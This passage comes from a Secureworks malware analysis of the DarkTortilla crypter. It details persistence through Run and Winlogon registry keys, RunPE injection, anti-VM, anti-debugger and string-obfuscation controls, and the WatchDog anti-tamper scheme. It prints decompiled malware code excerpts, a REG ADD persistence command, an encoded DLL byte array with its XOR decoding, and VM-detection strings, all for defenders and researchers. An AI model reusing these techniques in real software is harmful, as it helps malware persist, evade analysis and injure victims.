
PERSISTENCE

Persistence is controlled by the %Installation% configuration element in combination with the %Hidden% and %StartupFolder% configuration elements. DarkTortilla uses the logic in Table 5 to determine the persistence type.

%Hidden%	%StartupFolder%	Persistence type
False	False	Use registry HKCU Run key
True	True	Windows startup folder
False	True	Windows startup folder
True	False	Use registry HKCU Winlogon key

Table 5. Configuration elements determining the persistence type.

A bug in the code causes the %StartupFolder% logic to override the %Hidden% logic if both configuration elements are set to true. The malware author erroneously used an "if" statement instead of "else if" in the logic setting the persistence type (see Figure 15).




```
private static void SetPersistence_Parent()
{
    try
    {
        int persistence_type = 1;
        if (DecryptedConfigStruct.InstallStruct.isHidden)
        {
            persistence_type = 2;
        }
        if (DecryptedConfigStruct.InstallStruct.StartupFolder)
        {
            persistence_type = 3;
        }
        if (DecryptedConfigStruct.Execute.Delay > 0)
        {
            Imports.Sleep(checked(DecryptedConfigStruct.Execute.Delay * 1000));
        }
        Persistence.SetPersistence(persistence_type, DecryptedConfigStruct.InstallStruct.InstalledFilePath);
    }
    catch (Exception ex)
    {
    }
```

Figure 15. Error in persistence code. (Source: Secureworks)

For Windows startup folder persistence, the core processor uses the WshShortcut COM object to create a .lnk shortcut file in the Windows startup folder. This file points to the configured installation path and filename of DarkTortilla's initial loader executable (see

Figure 16).



```
internal static void SetStartupPersistence(string configured_install_path)
{
    string text = Environment.GetFolderPath(Environment.SpecialFolder.Startup) + "\\" +
      Path.ChangeExtension(Path.GetFileName(configured_install_path), ".lnk");
    if (!File.Exists(text))
    {
        IWshShortcut wshShortcut = ((IWshShell3a)Activator.CreateInstance(Type.GetTypeFromProgID
          ("WScript.Shell.1"))).CreateShortcut(text) as IWshShortcut;
        wshShortcut.TargetPath = configured_install_path;
        wshShortcut.WorkingDirectory = configured_install_path;
        wshShortcut.Save();
    }
}
```

Figure 16. COM object that drops shortcut file in Windows startup folder for persistence. (Source: Secureworks)

DarkTortilla features standard and hidden techniques for implementing persistence via the Windows registry. Both options implement persistence in the HKEY_CURRENT_USER (HKCU) hive as a hard-coded value in the core processor code. This persistence results in the installed DarkTortilla initial loader executable being run every time the user logs in.

- For standard registry persistence, the core processor uses the %InstallationReg% and %InstallationKey% values to set the target key/value combination. In every sample analyzed by CTU researchers where standard persistence was configured, the %InstallationReg% value was "Software\Microsoft\Windows\CurrentVersion\Run". The value stored in %InstallationKey% varied across samples (e.g., "Updates", "svchost", "Runtime Broker").

- For hidden registry persistence, the core processor uses the %HiddenReg% and %HiddenKey% values to set the target key/value combination. In every sample analyzed by CTU researchers where hidden persistence was configured, the %InstallationReg% value was "Software\Microsoft\Windows NT\CurrentVersion\Winlogon" and the value stored in %HiddenKey% was "Shell". Prior to setting the hidden persistence registry value, DarkTortilla's core processor prepends the installed initial loader executable path with the Windows shell value retrieved from the HKEY_LOCAL_MACHINE (HKLM) hive. This value is typically "explorer.exe", resulting in "explorer.exe,<*installed_darktortilla_exe_path*>". For example, if the configured install path and executable name for a DarkTortilla sample is "C:\Program Files\WindowsPowerShell\PowerShellInfo.exe", then the HKCU Winlogon\Shell registry entry is "explorer.exe,C:\Program Files\WindowsPowerShell\PowerShellInfo.exe". To create these registry values, the core processor executes the following command via Process.Start():

```
cmd.exe /c REG ADD "HKCU\<configured_reg_key>" /f /v "<configured_reg_val>" /t
REG_SZ /d "<installed_darktortilla_exe_path>"
```

RUNPE PROCESS INJECTION


DarkTortilla can execute its payloads using process injection. With this method, the payload resides only in memory and never accesses the filesystem. The %HostIndex% configuration element defines which legitimate process to target for process injection (see Table 6).

%HostIndex% value	Corresponding target process	Source directory
0 *(or any numeric value that is not 1-6)*	Initial loader executable's name	
1	AppLaunch.exe	Microsoft.NET Framework folder
2	svchost.exe	System32 folder
3	RegAsm.exe	Microsoft.NET Framework folder
4	InstallUtil.exe	Microsoft.NET Framework folder
5	mscorsvw.exe	Microsoft.NET Framework folder
6	AddInProcess32.exe	Microsoft.NET Framework folder

Table 6. %HostIndex% values and corresponding target processes used for payload injection.

Prior to setting the target process name, the core processor checks for active processes named "avp". The avp.exe process is part of the Kaspersky Anti-Virus suite. If the core processor detects this process, it overrides the %HostIndex% value and sets the target process name to the name of the initial loader executable. When the %HostIndex% value is 1-6, the core processor attempts to copy the legitimate target executable file to the Windows %TEMP% directory.

DarkTortilla uses a .NET-based DLL named "RunPe6" for process injection. This DLL is embedded within the core processor as an encoded byte array (see Figure 17).




```
public class EncodedRunPE6DLL
{
    // Token: 0x060000A7 RID: 167 RVA: 0x0000F7A8 File Offset: 0x0000D9A8
    internal static byte[] getEncodedRunPE6DLL()
    {
        return new byte[]
        {
            96, 3, 237, 69, 249, 222, 111, 45, 93, 125,
            69, 250, 33, 144, 45, 89, 197, 69, 250, 222,
            111, 45, 89, 125, 5, 250, 222, 111, 45, 89,
            125, 69, 250, 222, 111, 45, 89, 125, 69, 250,
            222, 111, 45, 89, 125, 69, 250, 222, 111, 45,
            89, 125, 69, 250, 222, 111, 45, 89, 125, 69,
            122, 222, 111, 45, 87, 98, byte.MaxValue, 244, 222, 219,
            36, 148, 92, 253, 251, 146, 162, 12, 13, 21,
            44, 137, 254, 31, 95, 54, 26, 55, 155, 179,
            79, 78, 56, 19, 43, 149, 170, 79, 79, 60,
            93, 55, 143, 176, 79, 68, 55, 93, 1, 181,
            141, 79, 64, 54, 25, 32, 212, 211, 98, 39,
            125, 125, 69, 250, 222, 111, 45, 89, 45, 0,
            250, 222, 35, 44, 92, 125, 193, 10, 20, 149,
            45, 89, 125, 69, 250, 222, 111, 45, 185, 125,
            71, 219, 213, 110, 125, 89, 125, 19, 250, 222,
            111, 19, 89, 125, 69, 250, 222, 111, 39, 89,
            124, 69, 250, 190, 111, 45, 89, 93, 69, 250,
            222, 111, 45, 73, 125, 101, 250, 222, 111, 47,
```

Figure 17. Encoded RunPe6 DLL stored as byte array within DarkTortilla core processor. (Source: Secureworks)

To decode each byte, the core processor uses the following equation with *<xor_key>* as the hard-coded integer array [45, 89, 125, 69, 250, 222, 111] and *<seed>* as the hard-coded integer 99:

```
decoded_byte = encoded_byte ^ (<xor_key>[(idx * <seed>) % xor_key.Length])
```

The core processor loads RunPe6 and calls its 'Runn' function to execute the malicious payload within the context of the configured target subprocess. The core processor does not directly reference this function. Rather, it references the index values for the target class (18) and function (0). Figure 18 displays PowerShell code developed by CTU researchers to replicate the core processor's target function identification logic.



```
$assemblyPath = 'C:\[redacted]\RunPe6.dll';
$RunPe6_assembly = [Reflection.Assembly]::LoadFile($assemblyPath);
$target_class = $RunPe6_assembly.GetTypes()[18];
$target_function = $target_class.GetMethods()[0];
Write-Host $target_function;
```

```
PS C:\Windows\system32> C:\[redacted]\RunPe6_target_func_id.ps1
Int32 Runn(System.String, System.String, Byte[], Boolean)
```

Figure 18. Custom PowerShell script to identify RunPe6 function used for payload process injection. (Source: Secureworks)

ADDON PACKAGE PROCESSING

DarkTortilla can be configured with zero or more payloads known as addon packages. These addons are in addition to the main payload that DarkTortilla is tasked with delivering. Observed addons include benign decoy documents, legitimate executables, keyloggers, clipboard stealers, cryptocurrency miners, and additional DarkTortilla payloads. Each addon package possesses a set of configuration elements composed of a static "F" character, an integer "{0}" that represents the index value indicating the position of the addon in the package array, and a character representing a particular property associated with the package.

The %FilesNum% configuration element defines the number of addon packages to process. For example, if the %FilesNum% value is 3, the configuration elements are F.0.*<addon property>*, F.1.*<addon property>*, and F.2.*<addon property>*.

The F.{0}.D (data) configuration element contains the addon package payload binary data. The core processor checks the %Compress% configuration element to determine if the stored data is compressed. If the element is set to true, the core processor decompresses the data before processing it.

The core processor next determines if it should process the addon package by inspecting the initial loader's installation state and the addon package's F.{0}.R (run) value. Table 7 lists the criteria and their result.

Initial loader running from install directory	F.{0}.R (run) value	Process addon package?
True	True	Yes
True	False	No

False	True	No
False	False	Yes

Table 7. Criteria for processing addon package.

If configured to process the addon package, the core processor inspects the F.{0}.O (operation) configuration element value to determine how to execute its payload. This value can be any integer but is typically 0, 1, or 2. If the value is set to 0 or any value other than 1 or 2, the core processor saves the payload to disk but does not execute it. If the value is 1, the core processor saves the payload to disk and executes it. If the value is 2, the core processor executes the payload in memory via the same RunPE process injection technique and target process it uses for the main payload.

If the payload is saved to disk, the location is specified by the addon path (F.{0}.P), subfolder (F.{0}.F), and filename (F.{0}.N) configuration elements. The F.{0}.P integer value represents a CSIDL value associated with a special folder on the system. For example, the value 2 corresponds to the Windows Start Menu/Programs folder. The full path of an analyzed sample containing a F.{0}.P value of 2, an empty string for F.{0}.F, and a value of sertif.exe for F.{0}.N is "C:\Users\*<username>*\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\sertif.exe".

MAIN PAYLOAD PROCESSING


After processing addon packages and installing the initial loader executable if appropriate, DarkTortilla processes its main payload. This main payload is typically a commodity information stealer or remote access trojan (RAT). DarkTortilla stores the binary data for the main payload in the %MainFile% configuration element. Processing this payload consists of two steps:

1. The core processor queries the %Compress% configuration element to determine if the binary data in the %MainFile% configuration element is compressed. If set to true, the core processor decompresses the data.

2. The core processor executes the main payload via RunPE process injection. Unlike the addon payloads, there is no option to save the main payload to the filesystem. Therefore, the main payload resides only in memory. The target process used for injection is the same as the addon packages and is defined by the %HostIndex% configuration element.

ANTI-ANALYSIS CONTROLS

DarkTortilla core processor samples analyzed by CTU researchers were obfuscated using the ConfuserEx code obfuscator. In addition to the obfuscator altering namespace, class, function, and property names, CTU researchers identified multiple samples where it injected specially crafted code that did not affect execution but inhibited decompilation by tools such as dnSpy (see Figure 19). Bypassing this anti-analysis control requires removing the code that caused the decompiler to break, identifying another sample that does not implement this control, or piecing together analysis from multiple samples to understand the code.




```
using System;
using System.Collections.Generic;
using System.Runtime.CompilerServices;

// Token: 0x02000037 RID: 55
internal abstract class \u200B\u206D\u202E\u200C\u200B\u206C\u202C\u202D\u206A\u206E\u200D\u202D
  \u206D\u2008\u206D\u206F\u200F\u200C\u206B\u206A\u206A\u200D\u202D\u200C\u202D\u206C\u200F\u202D
  \u206C\u206C\u202E\u206C\u202B\u206E\u206F\u206C\u206A\u206C\u206F\u202A\u202E : \u200C\u200F
  \u206D\u206A\u206D\u202D\u2008\u202B\u202C\u200E\u202D\u202D\u200B\u200C\u206E\u206A\u202E\u206F
  \u206B\u200E\u200D\u206A\u206E\u200B\u202A\u202C\u206D\u200C\u200D\u206E\u202D\u206A\u200E\u202A
  \u206C\u200E\u202C\u206D\u202C\u202D\u202E
{
    // Token: 0x060000CF RID: 207 RVA: 0x00010684 File Offset: 0x0000EA84
    public virtual string \u206A\u200C\u206C\u206A\u206D\u202B\u206F\u200E\u200C\u200B\u206B\u202B
      \u206E\u202D\u200D\u200C\u202D\u200D\u200E\u206E\u200E\u200C\u202A\u202A\u206F\u202A\u206E
      \u202B\u206B\u202E\u200F\u206F\u200D\u200C\u200C\u206D\u202C\u206B\u206B\u202C\u202E()
    {
        /*
An exception occurred when decompiling this method (060000CF)

ICSharpCode.Decompiler.DecompilerException: Error decompiling System.String ::()
 ---> System.OverflowException: Arithmetic operation resulted in an overflow.
   at ICSharpCode.Decompiler.ILAst.ILAstBuilder.StackSlot.ModifyStack(StackSlot[] stack, Int32
    popCount, Int32 pushCount, ByteCode pushDefinition) in D:\a\dnSpy\dnSpy\Extensions
    \ILSpy.Decompiler\ICSharpCode.Decompiler\ICSharpCode.Decompiler\ILAst\ILAstBuilder.cs:line 47
   at ICSharpCode.Decompiler.ILAst.ILAstBuilder.StackAnalysis(MethodDef methodDef) in D:\a\dnSpy
    \dnSpy\Extensions\ILSpy.Decompiler\ICSharpCode.Decompiler\ICSharpCode.Decompiler\ILAst
    \ILAstBuilder.cs:line 387
   at ICSharpCode.Decompiler.ILAst.ILAstBuilder.Build(MethodDef methodDef, Boolean optimize,
    DecompilerContext context) in D:\a\dnSpy\dnSpy\Extensions\ILSpy.Decompiler
    \ICSharpCode.Decompiler\ICSharpCode.Decompiler\ILAst\ILAstBuilder.cs:line 269
   at ICSharpCode.Decompiler.Ast.AstMethodBodyBuilder.CreateMethodBody(IEnumerable`1 parameters,
    MethodDebugInfoBuilder& builder) in D:\a\dnSpy\dnSpy\Extensions\ILSpy.Decompiler
    \ICSharpCode.Decompiler\ICSharpCode.Decompiler\Ast\AstMethodBodyBuilder.cs:line 112
   at ICSharpCode.Decompiler.Ast.AstMethodBodyBuilder.CreateMethodBody(MethodDef methodDef,
    DecompilerContext context, AutoPropertyProvider autoPropertyProvider, IEnumerable`1
    parameters, Boolean valueParameterIsKeyword, StringBuilder sb, MethodDebugInfoBuilder&
```

Figure 19. Broken dnSpy decompilation of DarkTortilla core processor. (Source: Secureworks)


The core processor includes code that that detects profilers and debuggers, but these anti-analysis controls are not called. To detect profiling, the code verifies if the COR_ENABLE_PROFILING environment variable is present and sets to the value of 1. To detect debuggers, the code spawns a thread (see Figure 20) that continuously checks the Debugger.IsAttached property and the Debugger.IsLogging method. If the core processor identifies a debugger or if the thread performing the checks is terminated, the code terminates the initial loader process. It is unclear if this code was added by ConfuserEx or the malware author.



```
private static void DebuggerDetect(object object_0)
{
    Thread thread = object_0 as Thread;
    if (thread == null)
    {
        thread = new Thread(new ParameterizedThreadStart(Debugger.DebuggerDetect));
        thread.IsBackground = true;
        thread.Start(Thread.CurrentThread);
        Thread.Sleep(500);
    }
    for (;;)
    {
        if (Debugger.IsAttached)
        {
            goto IL_3A;
        }
        if (Debugger.IsLogging())
        {
            goto IL_3A;
        }
        IL_40:
        if (!thread.IsAlive)
        {
            Environment.FailFast(null);
        }
        Thread.Sleep(1000);
        continue;
        IL_3A:
        Environment.FailFast(null);
        goto IL_40;
    }
}
```

Figure 20. Debugger detection performed by DarkTortilla core processor. (Source: Secureworks)


The core processor implements string encoding to obscure important strings such as the configuration keys. Figure 21 shows a code excerpt that passes the string length (17), character index array ([26,8,13,18,19,0,11,11,0,19,8,14,13,17,4,6,26]), and capital letter index array ([8,17]) to the decode function.



```
result = Conversions.ToString(ConfigKeyDecoder.DecodeStrings(17, new int[]
{
    26, 8, 13, 18, 19, 0, 11, 11, 0, 19,
    8, 14, 13, 17, 4, 6, 26
}, new int[] { 8, 17 }));
```

Figure 21. DarkTortilla core processor string obfuscation example. (Source: Secureworks)

This function decodes the string by iterating through each value in the character index array and retrieving the corresponding character at the specified index in a hard-coded character array (see Figure 22).



```
string[] array = new string[]
{
    "a", "b", "c", "d", "e", "f", "g", "h", "i", "j",
    "k", "l", "m", "n", "o", "p", "q", "r", "s", "t",
    "u", "v", "w", "x", "y", "z", "%", "/", "\\", " ",
    "\"", "_"
};
```

Figure 22. Character array used by string decoding logic. (Source: Secureworks)

Figure 21 shows that the example's first three values of the character index array passed to the decode function are 26, 8, and 13. These values correspond to the characters "%", "i", and "n" in the hard-coded character array shown in Figure 22. The values passed in the capital letter index array (8, 17) indicate which characters should be capitalized ("I" and "R" in this example). Processing the character index array results in the decoded string "%InstallationReg%".

The %VM% configuration element enables DarkTortilla's anti-virtual machine (anti-VM) controls. If set to true, the core processor obtains information about the system by querying the following Windows Management Instrumentation (WMI) objects:

- Win32_ComputerSystem
- Win32_BIOS
- Win32_MotherboardDevice
- Win32_PnPEntity
- Win32_DiskDrive

The core processor also retrieves information about the system's running processes and services. It then inspects this data for strings associated with Hyper-V, QEMU, Virtual PC, VirtualBox, and VMware. If any of the case-insensitive data matches the criteria in Table 8, the core processor terminates the initial loader process.

Targeted technology	Inspected entity	Inspection logic
Hyper-V	Win32_DiskDrive	Caption contains "virtual"
Hyper-V	Win32_ComputerSystem	Manufacturer contains "microsoft" and Model contains "virtual"
QEMU	Win32_DiskDrive	Name contains "qemu"
Virtual PC	Process	Process list contains "vmusrvc" or both "vpcmap" and "vmsrvc"
VirtualBox	Win32_DiskDrive	Model contains "vbox"
VirtualBox	Process	ProcessName contains "vboxservice"
VMware	Win32_DiskDrive	Name contains "vmware"
VMware	Win32_DiskDrive	Model contains "vmware"
VMware	Win32_ComputerSystem	Manufacturer contains "vmware" and Model contains "virtual"
VMware	Win32_BIOS	Serial number contains "vmware"
VMware	Win32_PnPEntity	Name equals "vmware pointing device"
VMware	Win32_PnPEntity	Name contains "vmware sata"
VMware	Win32_PnPEntity	Name equals "vmware usb pointing device"
VMware	Win32_PnPEntity	Name equals "vmware vmci bus device"
VMware	Win32_PnPEntity	Name equals "vmware virtual s scsi disk device"
VMware	Win32_PnPEntity	Name starts with "vmware svga"
VMware	Service	ServiceImagePath contains "vmware" and ServiceName equals "vmtools"
VMware	Service	ServiceImagePath contains "vmware" and ServiceName equals "tpvcgateway"
VMware	Service	ServiceImagePath contains "vmware" and ServiceName equals "tpautoconnsvc"

Table 8. DarkTortilla core processor anti-VM detections.

The %SB% configuration element enables DarkTortilla's anti-sandbox control. This control only detects the Sandboxie sandbox. The core processor terminates the initial loader process if it detects a running process named "sandboxierpcss" in the current session.

ANTI-TAMPER CONTROLS

DarkTortilla's anti-tamper controls are the last step in its execution chain and occur after the main payload is executed. The four controls ensure that nothing interferes with DarkTortilla's execution of its critical components.

1. The first anti-tamper control is employed by the core processor and ensures that the injected subprocess running the main payload is immediately rerun if terminated. The %InjectionPersist% configuration element regulates this control. If set to true, the core processor starts a thread that monitors the state of the injected subprocess. If the subprocess is terminated, this anti-tamper control automatically respawns the configured target subprocess, re-injects the main payload, and executes it within the context of the subprocess.

2. The second anti-tamper control ensures that the initial loader executable is immediately rerun if terminated. DarkTortilla implements this functionality with a secondary .NET-based executable that it refers to as "WatchDog". The %InjectionPersist% configuration element regulates this control. If set to true, the core processor drops the WatchDog executable and its configuration file to the Windows %TEMP% directory. It then executes the WatchDog executable, which monitors the initial loader process.

   The WatchDog executable bytes are stored in the DarkTortilla %WatchDogBytes% configuration element, and the filename is stored in %WatchDogName%. Prior to processing, the core processor decompresses the WatchDog executable's bytes if the %Compress% configuration element is set to true. Every WatchDog executable dropped by DarkTortilla was identical:

- MD5 hash: 0e362e7005823d0bec3719b902ed6d62
- SHA1 hash: 590d860b909804349e0cdc2f1662b37bd62f7463
- SHA256 hash: 2d0dc6216f613ac7551a7e70a798c22aee8eb9819428b1357e2b8c73bef905ad

If an executable with the configured WatchDog name already exists in the Windows %TEMP% directory, the core processor removes the existing executable's Zone.Identifier Alternate Data Stream (ADS), which strips the executable of any existing URL security zones. It then overwrites the existing executable with the new WatchDog executable.

The WatchDog configuration file dropped to the filesystem shares the same name as the WatchDog executable but uses a .txt file extension. For example, the configuration filename for "WatchDog.exe" is "WatchDog.txt". This configuration file contains three lines representing the following values:

- The process ID of the initial loader executable
- The path and filename of the initial loader executable
- The process ID for the WatchDog executable

If the initial loader process terminates, the WatchDog process reruns it and refreshes the contents of the WatchDog configuration text file with the new process ID information.

3. The third anti-tamper control is employed by the core processor and ensures that the dropped WatchDog executable continues to execute. The core processor retrieves the WatchDog executable process ID from the WatchDog configuration file once per second and verifies that the corresponding process is running. If the WatchDog process terminates, the core processor breaks the loop, drops a new WatchDog configuration file, and reruns the WatchDog executable.

